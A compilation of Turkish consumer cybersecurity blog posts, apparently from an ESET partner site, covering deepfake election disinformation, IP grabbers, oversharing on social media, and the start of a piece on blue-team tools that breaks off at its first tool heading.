Sahte haberler, 2016’da Beyaz Saray yarışı sırasında [büyük bir hikaye haline](https://www.nature.com/articles/s41467-018-07761-2) geldiğinden beri seçim manşetlerine hakim oldu. Ancak sekiz yıl sonra, tartışmasız daha büyük bir tehdit var: uzmanları bile kandırabilecek [dezenformasyon](https://www.eset.com/tr/blog/insanlar-neden-sahte-haberlere-inanir/) ve derin sahteciliklerin bir kombinasyonu. [Arjantin](https://www.nytimes.com/2023/11/15/world/americas/argentina-election-ai-milei-massa.html)‘deki seçimler öncesinde dolaşıma sokulan bir dizi resim ve video ile [ABD Başkanı Joe Biden’ın üzerinde ](https://time.com/6565446/biden-deepfake-audio/)oynanmış bir ses kaydı da dahil olmak üzere, yapay zeka tarafından üretilen seçim temalı içeriğin son [örneklerinin](https://www.wired.co.uk/article/slovakia-election-deepfakes), daha büyük ölçekte olabileceklerin habercisi olma ihtimali yüksek.
[Dünya nüfusunun](https://www.statista.com/chart/31604/countries-where-a-national-election-is-was-held-in-2024/) yaklaşık dörtte biri 2024’te sandık başına giderken, dezenformasyon ve yapay zeka destekli hilelerin kötü niyetli aktörler tarafından sonuçları etkilemek için kullanılabileceğine dair endişeler artıyor ve birçok uzman deepfake’lerin yaygınlaşmasının sonuçlarından korkuyor.
## Deepfake dezenformasyon tehdidi
Daha önce de belirtildiği üzere, en az iki milyar insan bu yıl tercih ettikleri temsilcilerine ve devlet liderlerine oy vermek üzere yerel seçim merkezlerine gidecek. Aralarında ABD, İngiltere ve Hindistan’ın da bulunduğu çok sayıda ülkede (Avrupa Parlamentosu için de) önemli seçimler yapılacağından, bu durum önümüzdeki birkaç yıl ve sonrasında jeopolitiğin siyasi manzarasını ve yönünü değiştirme potansiyeline sahip.
Ancak aynı zamanda, yanlış bilgilendirme ve dezenformasyon kısa bir süre önce Dünya Ekonomik Forumu (WEF) tarafından önümüzdeki iki yılın bir numaralı küresel riski olarak [sıralandı.](https://www3.weforum.org/docs/WEF_The_Global_Risks_Report_2024.pdf)
Deepfake’lerle ilgili sorun, yapay zeka destekli teknolojinin artık ucuz, erişilebilir ve büyük ölçekte zarar verebilecek kadar güçlü hale gelmesidir. Bu da siber suçluların, devlet aktörlerinin ve hacktivistlerin ikna edici dezenformasyon kampanyaları ve daha [geçici, tek seferlik dolandırıcılıklar](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/) başlatma becerilerini demokratikleştiriyor. WEF’in kısa süre önce yanlış bilgi/dezenformasyonu önümüzdeki iki yılın en büyük küresel riski ve aşırı hava koşullarından sonra ikinci mevcut risk olarak sıralamasının nedenlerinden biri de budur. WEF’in görüşlerine başvurduğu akademi, iş dünyası, hükümet, uluslararası toplum ve sivil toplumdan 1.490 uzmana göre bu durum böyle.
Rapor uyarıda bulunuyor: *“Sentetik içerik önümüzdeki iki yıl içinde bireyleri manipüle edecek, ekonomilere zarar verecek ve toplumları çeşitli şekillerde parçalayacak… Bazı hükümetlerin yanlış bilgilendirmeyi önlemek ve ifade özgürlüğünü korumak arasında bir denge kurarak çok yavaş hareket etme riski de söz konusu.”*
## (Derin) numara yapmak
Buradaki zorluk, ChatGPT ve serbestçe erişilebilen üretken yapay zeka (GenAI) gibi araçların, daha geniş bir yelpazedeki bireylerin deepfake teknolojisi tarafından yönlendirilen dezenformasyon kampanyalarının oluşturulmasına katılmasını mümkün kılmasıdır. Tüm zor işler onlar için yapıldığından, kötü niyetli aktörler sahte içeriklerinin görülmesini ve duyulmasını sağlamak için mesajları ve güçlendirme çabaları üzerinde çalışmak için daha fazla zamana sahipler.
Bir seçim bağlamında, deepfake’lerin seçmenlerin belirli bir adaya olan güvenini sarsmak için kullanılabileceği açıktır. Ne de olsa birini bir şeyi yapmamaya ikna etmek, tersini yapmaktan daha kolaydır. Eğer bir siyasi parti ya da adayın destekçileri sahte ses ya da videolarla uygun bir şekilde yönlendirilebilirse, bu rakip gruplar için kesin bir kazanç olacaktır. Bazı durumlarda, haydut devletler tüm demokratik sürece olan inancı zayıflatmaya çalışabilir, böylece kim kazanırsa kazansın meşruiyetle yönetmekte zorlanacaktır.
Bu zorluğun temelinde basit bir gerçek yatıyor: İnsanlar bilgiyi işlerken niceliğe ve kolay anlaşılırlığa değer verme eğilimindedir. Yani, benzer bir mesaj içeren ne kadar çok içerik görürsek ve bunları anlamak ne kadar kolay olursa, bunlara inanma şansımız da o kadar yüksek olur. Bu nedenle pazarlama kampanyaları kısa ve sürekli tekrarlanan mesajlardan oluşma eğilimindedir. Buna bir de deepfake’lerin gerçek içerikten ayırt edilmesinin giderek zorlaştığı gerçeğini eklediğinizde, elinizde potansiyel bir demokratik felaket reçetesi var demektir.
## Teoriden pratiğe
Endişe verici bir şekilde, derin sahtekarlıkların seçmen duyarlılığı üzerinde bir etkisi olması muhtemeldir. Bu yeni örneği ele alalım: Ocak 2024’te, ABD Başkanı Joe Biden’ın deepfake bir sesi, New Hampshire’daki bilinmeyen sayıda önseçim seçmenine bir robocall aracılığıyla [dağıtıldı](https://apnews.com/article/new-hampshire-primary-biden-ai-deepfake-robocall-f3469ceb6dd613079092287994663db5). Mesajda görünüşe göre onlara sandığa gitmemelerini ve bunun yerine “oyunuzu Kasım seçimlerine saklamalarını” söylüyordu. Görüntülenen arayan numarası da, otomatik mesajın şu anda Biden yanlısı bir süper-PAC’i yöneten eski bir eyalet Demokrat Parti başkanı olan Kathy Sullivan’ın kişisel numarasından gönderilmiş gibi görünmesi için sahte olarak düzenlenmişti.
Bu tür çağrıların Kasım ayındaki başkanlık seçimleri öncesinde seçmenleri tercih ettikleri adaya destek vermekten vazgeçirmek için nasıl kullanılabileceğini görmek zor değil. Bu risk, az sayıda seçmenin bir taraftan diğerine kaymasının sonucu belirlediği, çekişmeli seçimlerde özellikle ciddi olacaktır. Bir avuç kararsız eyalette on binlerce seçmenin seçimin sonucunu belirleyeceği düşünüldüğünde, bu tür hedefli bir kampanya tarifsiz zararlar verebilir. Üstelik yukarıdaki örnekte olduğu gibi sosyal medya yerine robocall’larla yayıldığı için etkiyi takip etmek ya da ölçmek daha da zor.
## Teknoloji firmaları bu konuda ne yapıyor?
Hem YouTube hem de Facebook’un, yakın zamanda yapılan bir seçimi etkilemeyi amaçlayan bazı deepfake’lere yanıt vermekte [yavaş davrandığı ](https://www.euractiv.com/section/politics/news/progressive-slovakia-becomes-target-of-ai-misinformation-tops-polls/)[söyleniyor](https://www.euractiv.com/section/politics/news/progressive-slovakia-becomes-target-of-ai-misinformation-tops-polls/). Bu durum, sosyal medya şirketlerinin seçim manipülasyonu girişimlerini engellemelerini gerektiren yeni bir AB yasasına (Dijital Hizmetler Yasası) rağmen gerçekleşti.
OpenAI ise [DALL-E 3](https://openai.com/dall-e-3) tarafından üretilen görüntüler için Coalition for Content Provenance and Authenticity’nin (C2PA) dijital kimlik bilgilerini uygulayacağını açıkladı. Meta ve Google tarafından da denenen kriptografik filigran teknolojisi, sahte görüntü üretmeyi zorlaştırmak için tasarlandı.
Ancak bunlar hala bebek adımlarıdır ve seçim ateşi tüm dünyayı sararken tehdide karşı teknolojik müdahalenin çok az ve çok geç olacağına dair [haklı endişeler](https://www.infosecurity-magazine.com/news/openai-combat-misinformation-2024/) vardır. Özellikle de WhatsApp grupları ya da robocall’lar gibi nispeten kapalı ağlarda yayıldığında, sahte ses ya da videoları hızlı bir şekilde takip etmek ve çürütmek zor olacaktır.
“Demirleme önyargısı” teorisi, insanların ilk duydukları bilginin (yanlış olduğu ortaya çıksa bile) aklımızda kalan bilgi olduğunu [öne](https://fight-dis.info/Understanding-the-Psychology-of-Misinformation.html) sürer. Eğer deepfaker’lar kararsız seçmenlere ilk ulaşan olursa, nihai galibin kim olacağına dair tüm bahisler kapanır. Artık sosyal medya ve yapay zeka destekli dezenformasyon çağında, Jonathan Swift’in “yalan uçar, gerçek peşinden topallayarak gelir” sözü yepyeni bir anlam kazanıyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeepFake, Siber Güvenlik
---
### [IP hırsızlığı hakkında bilmeniz gereken her şey](https://antivirus.com.tr/cevrim-ici-kimlik-ip-hirsizligi-hakkinda-bilmeniz-gereken-her-sey/)
**Published:** Şubat 22, 2024
**Author:** ESET
**Excerpt:** Resmi kimlik bilgilerinizi yabancılara vermezsiniz, değil mi? Öyleyse neden internetteki kimliğinizi veresiniz? IP hırsızlığı izninizi istemez.
**Content:**
*Resmi kimlik bilgilerinizi yabancılara vermezsiniz, değil mi? Öyleyse neden internetteki kimliğinizi veresiniz? IP hırsızlığı izninizi istemez, çevrim içi kimlik güvenliğiniz konusunda çok dikkatli olun.*
Discord gibi bir sosyal platformun herhangi bir kullanıcısının bazen görebileceği yaygın bir mesaj, çeşitli sunuculardaki mesajlara bağlantı olarak dahil edilen IP hırsızlarıyla ilgili uyarılardır. Muhtemelen IP hırsızlarını daha önce hiç duymamış olan biri bu konu hakkında fazla düşünmeyecektir ancak adından çok rahat anlaşılabilir gibi bir kişinin IP adresini “kapmak” veya elde etmek demektir.
İlk bakışta zararsız görünse de IP adresleri hem meşru işletmeler için hem de dolandırıcılar için çok değerli olabilir. Sonuçlarını daha net anlamak için bir IP adresinin gerçekte neyi temsil ettiğine bakalım.
## IP adresi bir bilgisayarın çevrim içi kimliğidir
Başlıktan da anlaşılacağı gibi, İnternet Protokol adresi (kısaca IP adresi) bir kişinin kimlik kartına çok benzer bir işlev görür; ağdaki bir bilgisayarı tanımlayan benzersiz bir karakter dizisidir. Her IP benzersizdir ve bilgisayarın genel konumu gibi bazı ilginç bilgileri temsil eder (tam olarak olmasa da dikkat edin).
Bunun nedeni, bir bilgisayarın çevrim içi iletişim kurabilmesi için tanımlanabilir olması gerektiğidir, böylece birkaç bilgisayar bir ağ üzerinde birbirini tanıyabilir. İnterneti bir sohbet odası olarak düşünün, tüm kullanıcılar birbirleriyle mesajlaşmak için benzersiz takma adlar kullanıyorlar, bu da tam olarak böyle çalışıyor.
Bununla birlikte, üzerinde çok daha fazla kişisel veri bulunan bir kimlikle karşılaştırıldığında, IP adresinizi alan herkese tüm bilgisayarınızın ifşa edilmesi gibi bir durum söz konusu değildir. Örneğin, birden fazla cihaz bir yönlendirici kullanarak internete bağlandığında, hepsinin kendine özgü IP’leri vardır ancak bağlantı yine de yalnızca [yönlendiricinin](https://www.cnet.com/news/privacy/what-does-your-ip-address-say-about-you/) IP’sini kullanır. Tabii bu tür bilgiler çeşitli aktörler için hala değerlidir ve niyetleri her zaman en iyisi olmayabilir.
## Benzersiz parmak izinin bir parçası
[Tarayıcı parmak izi](https://antivirus.com.tr/parmak-izleri-her-yerde-tarayici-parmak-izi-web-sitelerinin-guvenligini-artirabilir-mi/) ile ilgili daha önce antivirus.com.tr blogunda yazdığımız gibi IP adresi, diğer ilgili cihaz ayrıntılarının yanı sıra benzersiz bir tanımlayıcı olarak dahil edilir. Böylece, herhangi bir yerden bir web sitesine bağlandığınızda, söz konusu web sitesi gerçekten siz olup olmadığınızı veya erişim etkinliğinizde bir tutarsızlık olup olmadığını anlayabilir. Bu nedenle birçok site oturumunuzu kapatır ve normalden farklı bir konumdan oturum açarken kendinizi yeniden doğrulamanızı ister.
İnternet meraklısı birçok kişi, IP adreslerini maskelemek için sanal özel ağlar (VPN’ler) kullanır çünkü bağlantıları [daha zor izlenebilirlik](https://www.eset.com/tr/blog/ozel-sanal-aglar-vpnlerle-ilgili-sikca-sorulan-5-sorunun-yaniti/) için birkaç farklı ülkedeki sunucular üzerinden yeniden yönlendirilir. VPN’ler bir güvenlik işlevi görebildiğinden ve suçluların bilgisayarınızın trafiğini hedef almasını zorlaştırdığından, bu temel kullanıcılar için bile çok yararlıdır. Bununla birlikte, kullanıcı başka bir işlem yapmadığı sürece parmak izinin geri kalanı kaydedilmeye devam eder.
## IP hırsızlığı nedir?
Şimdi, ilginç konulara geçelim. IP’nin ne olduğunu ve ne tür verileri temsil edebileceğini bildiğimize göre, IP hırsızlığı hakkında konuşmanın zamanı geldi.
IP hırsızlığı genellikle tıklandığında IP adresinizi kaydeden ve saklayan bir bağlantıdır. Bunun ardından, birileri bu IP’yi web üzerinde izlemek için başka bir araç kullanabilir ve ağdaki çeşitli web sayfalarıyla etkileşimlerini not edebilir.
Bu, telefonlarda izlemenin nasıl çalıştığına benzer ve üçüncü taraf çerezlerini de hatırlar ancak bu yöntemler arasında bazı büyük farklar vardır, bunların başında IP hırsızlarının IP adresinizden daha fazlasını kaydetmemesidir. Bu harika, ancak varsayımsal olarak söz konusu IP’yi bilmek, dedikleri gibi biraz hile yapmak için yeterli olabilir.
## IP hırsızlığı ve gizli yüzü
Daha önce de belirtildiği gibi, birisinin IP adresini kaydetmek istemesinin birkaç nedeni vardır. İlk ve en önemlisi, bazı çevrim içi mağazalar misafirlerini reklamlarla hedeflemeyi daha kolay bulabilir, çünkü IP genel bir konum verdiğinden, mağazalar reklamları daha kişisel olacak şekilde özelleştirebilir. Bu aynı zamanda sosyal medya web siteleri tarafından, bağlı bir bağlantıya tıkladığınızda ilgi alanlarınızı kaydetmek için de yapılır.
Dahası, kullanıcılardan bağlantıları olağandışı göründüğünde [yeniden](https://www.incognia.com/blog/ip-address-verification) kimlik doğrulaması yapmalarını isteyerek dolandırıcılığı önlemeye de yardımcı olur. Örneğin birisi Los Angeles’taki normal ev adresi yerine Tayland’daki yabancı bir IP’den bağlantı kurmaya çalışıyorsa. Bu teknik olarak IP hırsızlığı değildir ancak bir bağlantıyı kaydettiği ve doğruladığı için benzer bir fikirdir.
Ancak tıpkı bir mağaza veya web sitesinin IP adresinizi ele geçirebilmesi gibi, diğer aktörler de IP adresinizi ele geçirebilir. Ama neden yapsınlar ki? Genel konumunuz hakkında bir fikir edinmek, diğer kişisel bilgi türleriyle bağlantılı değilse pek yardımcı olmaz (tarayıcı [parmak izi örneğine](https://antivirus.com.tr/parmak-izleri-her-yerde-tarayici-parmak-izi-web-sitelerinin-guvenligini-artirabilir-mi/) bakın).
Bunun birkaç nedeni var:
- **Hedefleme ve izleme** – IP adresi, diğer bilgilerle birleştiğinde, bir kişinin veya şirketin kötü niyetli nedenlerle hedeflenmesini kolaylaştırabilir çünkü IP, kişinin yaklaşık coğrafi konumunu ele verir. Ayrıca diyelim ki güvenliği ihlal edilmiş halka açık bir Wi-Fi’ye bağlandıysa, bir dolandırıcı kullanıcının çevrim içi etkinliğini bununla izleyebilir.
- **DDOS saldırıları** – Kötü niyetli bir aktör, bir bireyin ya da şirketin IP adresini ele geçirerek, bu adresi sahibinin internet bağlantısını çökertmek için kullanabilir.
- **Sosyal mühendislik** – Zeki bir dolandırıcı, IP’yi bir bireyden veya hatta bir şirketten daha fazla bilgi edinme aracı olarak kullanabilir. Bunu muhtemelen başka bir oltalama yöntemi takip edecek veya eşlik edecek ve potansiyel olarak daha büyük bir siber saldırıya dönüşecektir.
- **IP’nin kötüye kullanımı** – Akıllı bir suçlu, bağlantınızı taklit ederek ve izniniz olmadan yasadışı faaliyetlerde bulunarak IP adresinizi kötüye kullanabilir. Özünde, dolandırıcı IP’nizi bir VPN gibi kullanmış ve kendi bağlantısını sizinkiyle [maskelemiş](https://www.makeuseof.com/what-can-someone-do-with-your-ip-address/) gibi olur.
## IP hırsızlığına karşı nasıl korunulur?
Artık IP adresinin ne olduğunu, yakalayıcıların ne yaptığını ve nasıl kötüye kullanılabileceğini anladığınıza göre, kendinizi koruyabileceğiniz bazı yolları keşfetmenin zamanı geldi.
- **İnternette rastgele bağlantılara asla tıklamayın** – Bunun sık sık tekrarlanması gerekir ve tıkladığınız bağlantı her zaman bir IP yakalayıcı değil kötü amaçlı bir bağlantının başka bir biçimi de olabilir ve bu da kötü amaçlı yazılım bulaşmasına neden olabilir.
- **VPN kullanın** – Muhtemelen kendinizi korumanın en iyi yolu, trafiğinizi diğer düğümler üzerinden yönlendirerek kendi adresinizi maskeleyen, IP’nizi ve konumunuzu gizleyen premium bir VPN hizmeti kullanmaktır.
- **Güvenlik duvarınızı güvence altına alın** – Yönlendiriciniz ve diğer cihazlarınız için güçlü parolalar belirleyin ayrıca internet ile aranızda koruyucu bir bariyer oluşturmak için güvenlik duvarı korumanızı geliştirebilecek [çözümler kullanın.](https://www.eset.com/tr/home/protection-plans/)
Elbette kendinizi korumanın daha fazla yolu vardır ancak bunlar en azından temel bir koruma biçimi oluşturmak için yeterlidir.
*Bu arada* [*ücretsiz VPN*](https://www.pcworld.com/article/2055737/why-you-should-better-not-use-a-free-vpn-service.html) *hizmetlerinden uzak durmanızı öneriyoruz çünkü bu hizmetler kötü amaçlı yazılım içerme, zayıf güvenlik koruması nedeniyle bir güvenlik tehlikesine yol açma veya kişinin verilerinin kaydedilip üçüncü taraf reklamcılara* [*satarak*](https://www.wired.co.uk/article/free-vpn-android-ios-privacy) *kişinin gizliliğine zarar verme olasılığı nedeniyle risklidir.*
## Güvende kalmak
Bir IP’nin sağlayabileceği bilgi miktarı oldukça düşük olmasına rağmen, yine de tanımlanabilir bir veri parçasıdır ve eğer biri bunu yapmak için zaman ve kaynak ayırırsa, yasadışı amaçlar için kullanılabilir.
Ancak size rastgele bağlantılar gönderen masum kullanıcılar gibi görünse bile çevrim içi tehditlere karşı dikkatli olarak saldırganlardan bir adım önde olabilirsiniz. Ve bu, güçlü ve iyi kurulmuş bir güvenlik duvarı ile bağlantılı olarak üst düzey bir VPN içeren güvenlik çözümü, herkesin çevrim içi varlığını çok daha güvenli hale getirebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Sosyal medyada paylaşmaktan kaçınmanız gereken 10 konu](https://antivirus.com.tr/sosyal-medyada-paylasmaktan-kacinmaniz-gereken-10-konu-ve-nedenleri/)
**Published:** Şubat 27, 2024
**Author:** ESET
**Excerpt:** Hayatınızdan ayrıntıları yayımlamak için sıkça sosyal medya kullanıyor musunuz? Bu alışkanlık, gizliliğinizi ve güvenliğinizi neden riske atabilir?
**Content:**
Hayatınızdan ayrıntıları yayımlamak için sıkça sosyal medya kullanıyor musunuz? Bu alışkanlık, gizliliğinizi ve güvenliğinizi neden riske atabilir?
Her gün yüz milyonlarca kişi favori sosyal medya sitelerine giriş yapıyor. Alışveriş yapıyor, fotoğraf ve haber paylaşıyor, gönderi ve yorumları beğeniyor, özel mesajlar gönderiyor ve çok daha fazlası… Aslında Kuzey ve Batı Avrupa’nın, nüfusunun yaklaşık %84’ü ile dünyadaki en yüksek sosyal medya penetrasyon oranlarına [sahip olduğu tahmin ediliyor.](https://www.statista.com/statistics/269615/social-network-penetration-by-region/)
Ancak bu siteleri kullanımımız da sorunlu. Aşırı paylaşım giderek büyüyen bir sorun. En azından arkadaşlarınızı ve ailenizi rahatsız edebilir. En kötüsü de kimlik dolandırıcılığına yol açabilir, siber suçluların parolanızı ele geçirmesini sağlayabilir ve hatta kişisel bilgilerinizi ve eşyalarınızı hırsızlık riskiyle karşı karşıya bırakabilir.
Kendinizi gizlilik konusunda oldukça bilgili olarak görseniz bile, platform sahipleri web sitelerini ve uygulamalarını sık sık güncelliyor ve bu da sürekli tetikte olmayı gerekli kılıyor. Bunu akılda tutarak, sosyal medyada en iyisinin hiç paylaşmamak olacağı birkaç konuyu ve bunu yapmanın neden sizin, arkadaşlarınızın ve ailenizin fiziksel ve dijital güvenliğini riske atabileceğini konuşalım.
## Kendinize saklamanız gereken 10 şey
### **1**. **Kişisel olarak tanımlanabilir bilgiler (PII)**
Dolandırıcılar, dolandırmak için bir kimlik oluşturmak üzere bir araya getirebilecekleri sizinle ilgili küçük bilgi parçalarını her zaman ararlar. Bu bilgileri sizin adınıza kredi başvurusunda bulunmak veya çevrimiçi hesaplar açmak için kullanabilirler. Ya da daha kötüsü, hesabınızı tamamen ele geçirmek için parolalarınızı ve/veya akılda kalıcı sorularınızı kırmak için kullanabilirler. Evcil hayvanınızın adı veya doğum tarihiniz gibi zararsız bir şey bile gizli tutulmalıdır.
### **2**. **Seyahat planları**
Yaklaşan bir tatil için heyecanlı olduğunuzu belirten bir fotoğraf veya güncelleme yayımlamak kulağa oldukça zararsız gelebilir. Ancak bu, hesabınızı izleyen birine mülkünüzün o süre zarfında gözetimsiz bırakılacağı anlamına gelebilir. Her şeyi belirsiz tutmak en iyisidir; tatilinizin tarihini paylaşmak yok! Aynı nedenle tatil fotoğraflarını da eve döndükten sonra yayımlamak çok daha iyidir.
### **3. Konum verileri**
Daha önce de belirtildiği gibi, siber suçlar ile fiziksel suçların örtüştüğü bir nokta vardır. Ve bu nokta genellikle sosyal medyadır. Bir suçlu, bir bireyin evde yalnız olacağını veya uzak bir bölgede yürüyeceğini ya da mülkünün boş olacağını biliyorsa, bundan sonra neler olabileceğini tahmin edebilirsiniz. Konum verilerinizi mümkün olduğunca gizli tutun. Ayrıca bazı sosyal medya platformları, paylaşımların konumunu otomatik olarak etiketleyebilir. Aile etkinliklerini veya arkadaşlarınızın konumlarını paylaşmak, sizin veya onların nerede yaşadığını, çalıştığını veya zaman geçirdiğini istemeden ifşa edebilir.
### **4. Pahalı alımlar**
Seyahat planlarına benzer şekilde, pahalı mücevherlerin veya gösterişli yeni bir arabanın fotoğraflarını paylaşmak arkadaşlarınız arasında kıskançlık uyandırabilir. Ancak hesabınızı karanlık planlarla izleyen birileri varsa, bu sizi gasp veya hırsızlık için potansiyel bir hedef olarak işaretleyebilir. Yeni satın alımlar veya hediyeler hakkında bilgi paylaşma konusunda ihtiyatlı olmaya çalışın.
### **5. Çocuk fotoğrafları**
Bazı ebeveynler çocuklarının fotoğraflarını paylaşmayı sever. Ancak çocuklarınız rıza gösterecek yaşta mı? Size durmanızı söyleyecek yaşa geldiklerinde, çıplak bebeklik ya da salyaları akan bebeklik fotoğraflarının internetin her yerine yapıştırılmasından hoşlanmayabilirler. İnternette çocuk fotoğrafları arayan daha kötü niyetli tiplerden bahsetmiyoruz bile. Ayrıca başka birinin çocuklarının görüntüsünü yayımlamayı düşünüyorsanız, her zaman önce onların onayını alın. Bunu yapmayarak yasaları çiğniyor olabilirsiniz.
### **6. İşle ilgili şikayetler**
Pahalı bir mücevherin çalınmasından daha kötü ne olabilir? Belki de işinizi kaybetmek? Bu nedenle, işle ilgili tartışmalı durumlar hakkında ketum davranmak önemlidir. Eğer içinizi dökmek istiyorsanız bunu bir iş arkadaşınızla, daha iyisi arkadaşınızla çevrimdışı olarak yapın. İK veya hoşnutsuz bir iş arkadaşınız iş yeriniz, iş arkadaşlarınız ve/veya patronunuz hakkında şikayet ettiğinizi fark ederse başınız derde girebilir.
### **7. Finansal detaylar**
PII örneğine benzer şekilde, finansal bilgilerinizi gizli tutmanız faydalı olacaktır. Yani kredi veya banka kartı bilgilerinizi paylaşmayın. Görüntü çok bulanık veya görülemeyecek kadar uzakta görünse bile, dolandırıcılara bu görüntüyü ele geçirme ve hesabınızdaki diğer kişisel bilgilerle birleştirerek kimlik dolandırıcılığı yapma şansı vermek için yeterli olabilir.
### **8. Aile ve arkadaşların kişisel bilgileri**
Sosyal medyada paylaşılan bilgiler genellikle kalıcıdır ve herkes kişisel bilgilerinin veya hayatlarındaki ayrıntıların çevrimiçi olarak paylaşılmasından rahatsız olabilir. Ayrıca arkadaşlarınızın ve ailenizin çevrimiçi ortamda dolandırılması riskini almak istemezsiniz. Bu nedenle onların kişisel bilgilerini kendi kişisel bilgileriniz gibi kilit altında tutun.
### **9. Sosyal medya eşantiyonları**
Sosyal medya siteleri [ödül çekilişleri](https://www.eset.com/tr/blog/2022-fifa-dunya-kupasi-dolandiriciliklari/) ve ücretsiz eşantiyonlarla dolup taşıyor. Bunlar genellikle kullanıcıların kişisel bilgilerini ele geçirmek ve hatta gizli kötü amaçlı yazılımları yaymak için kötü bir şekilde gizlenmiş girişimlerdir. Herhangi bir çevrimiçi formu doldurmadan ve hediye bağlantılarını paylaşmadan önce iki kez düşünün. Gerçek olamayacak kadar iyi görünüyorlarsa genellikle öyledirler.
### **10. Özel görüşmeler**
Hesabınız nispeten kilitli olsa bile sosyal medya doğası gereği kamuya açık bir forumdur. Bu nedenle ayrıcalıklı bilgilerin paylaşılacağı bir yer değildir. Eğer konu iş yerinizle ilgiliyse, paylaşmamanız daha da önemlidir. Ancak arkadaş grubunuz veya ailenizle ilgili nispeten sıradan bir haber olsa bile kamuoyuna duyurulması halinde gereksiz sıkıntı ve kırgınlığa neden olabileceğinden paylaşmadan önce bir kez daha düşünmelisiniz.
## Güvende kalmak için bazı ipuçları
Peki yukarıdaki örneklerde olduğu gibi aşırı paylaşımdan nasıl kaçınabilirsiniz? Aşağıdakilere birlikte göz atalım.
- **Paylaşım yaparken ne paylaştığınıza dikkat edin:** Her zaman (profiliniz kısıtlı olsa bile) yanınızda oturan birine internette paylaştığınız bilgilerin aynısını söylemenin sizi rahatlatıp rahatlatmayacağını düşünün.
- **Arkadaş listenizi sık sık gözden geçirin:** Tanımadığınız veya gönderilerinizi görmesini istemediğiniz kişileri listenizden çıkarmak faydalı bir alışkanlık olacaktır.
- **Arkadaş listenizi ve gönderilerinizi kimlerin görüntüleyebileceğini kısıtlayın:** Bu, birisinin paylaştığınız herhangi bir bilgiyi kötü amaçlarla kullanma olasılığını azaltmaya yardımcı olacaktır.
- **Fotoğraf erişimini kısıtlayın:** Bunlar ideal olarak sadece bilinen arkadaşlar ve onaylı aile üyeleri tarafından görüntülenebilmelidir.
- [**İki faktörlü kimlik doğrulamayı** ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/)**(2FA) açın ve güçlü, benzersiz parolalar kullanın:** Bu, parolalarınızı tahmin etmeyi veya kırmayı başarsalar bile birinin hesabınızı ele geçirme olasılığını azaltacaktır.
Sosyal medyayı bu kadar eğlenceli yapan şey gönderilerimizi arkadaşlarımızla, ailemizle ve bağlantılarımızla paylaşmaktır. Ancak bu, aynı zamanda potansiyel bir risk kaynağıdır. Sosyal medya platformlarını kullanırken dikkatli davranarak oluşabilecek sorunlardan uzak durun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Sosyal Medya
---
### [Mavi Takım için savunmayı güçlendiren 6 açık kaynak araç](https://antivirus.com.tr/mavi-takim-dijtal-guvenlik-arac-seti-kurumsal-savunmalari-degerlendirmek-ve-gelistirmek-icin-6-acik-kaynakli-arac/)
**Published:** Mart 5, 2024
**Author:** ESET
**Excerpt:** İşte mavi takımın kırmızı takımı savuşturmak ve kabuğundaki çatlaklarını tespit etmek için kullanabileceği birkaç açık kaynak dijital güvenlik araç seti
**Content:**
*İşte mavi takımın kırmızı takımı savuşturmak ve kabuğundaki çatlaklarını tespit etmek için kullanabileceği birkaç açık kaynak dijital güvenlik araç seti*
Hiç Halo ya da Gears of War oyunları oynadınız mı? Eğer oynadıysanız, bayrağı çalmaya çalışan ve korumakla görevli iki takımı karşı karşıya getiren Bayrağı [Bayrağı Yakala](https://antivirus.com.tr/bayragi-yakala-hackleme-becerilerinizi-gelistirecek-5-internet-sitesi/) oyun modunu mutlaka fark etmişsinizdir.
[Bu tür bir tatbikat](https://antivirus.com.tr/seviye-atlayin-bu-oyunlarla-siber-guvenligi-ogrenmek-cok-eglenceli/), kuruluşlar tarafından bir siber saldırıyı tespit etme, yanıtlama ve hafifletme becerilerini ölçmek için de kullanılır. Aslında bu simülasyonlar, saldırganlar bunlardan faydalanmadan önce kuruluşların sistemlerinde, çalışanlarında ve süreçlerindeki zayıflıkları tespit etmek için kilit öneme sahiptir. Gerçekçi siber tehditleri taklit eden bu tatbikatlar, güvenlik uygulayıcılarının olay müdahale prosedürlerini ince ayarlamalarına ve gelişen güvenlik sorunlarına karşı savunmalarını güçlendirmelerine de olanak tanır.
Bu makalede, iki takımın nasıl mücadele ettiğine ve savunma tarafında hangi açık kaynaklı araçları kullanabileceğine genel hatlarıyla bakacağız. Öncelikle iki takımın rolleri hakkında çok hızlı bir hatırlatma:
- Kırmızı takım saldırgan rolünü oynar ve gerçek dünyadaki tehdit aktörlerinin taktiklerini kullanır. Bu düşmanca simülasyon, güvenlik açıklarını belirleyip kullanarak, kurumun savunmasını aşarak ve sistemlerini tehlikeye atarak kurumlara siber zırhlarındaki çatlaklar hakkında paha biçilmez bilgiler sağlar.
- Bu arada mavi takım, rakibin saldırılarını tespit etmeyi ve engellemeyi amaçladığı için savunma rolünü üstlenir. Bu, diğer şeylerin yanı sıra, çeşitli siber güvenlik araçlarının konuşlandırılmasını, herhangi bir anormallik veya şüpheli model için ağ trafiğini takip etmeyi, farklı sistemler ve uygulamalar tarafından oluşturulan günlükleri incelemeyi, bireysel uç noktalardan veri izlemeyi, toplamayı ve yetkisiz erişim veya şüpheli davranış belirtilerine hızlı bir şekilde yanıt vermeyi içerir.
Bu tatbikat boyunca toplanan zengin bilgi, kuruluşlara güvenlik duruşlarına ilişkin bütüncül bir bakış açısı sağlar ve güvenlik protokollerinin etkinliğini ve siber savunmalarının hazır olup olmadığını değerlendirmelerine olanak tanır.
*Bir dipnot olarak, işbirlikçi bir yaklaşıma dayanan ve hem saldırı hem de savunma faaliyetlerini bir araya getiren mor bir ekip de vardır. Saldırı ve savunma ekipleri arasında iletişim ve iş birliğini teşvik eden bu ortak çaba, kuruluşların güvenlik açıklarını tespit etmelerine, güvenlik kontrollerini test etmelerine ve daha kapsamlı ve birleşik bir yaklaşımla genel güvenlik duruşlarını iyileştirmelerine olanak tanır.*
Mavi takıma geri dönecek olursak, savunma tarafı görevini yerine getirmek için çeşitli açık kaynaklı ve tescilli araçlar kullanır. Şimdi ilk kategoriden bu tür birkaç araca bakalım.
## Ağ analiz araçları
### Arkime
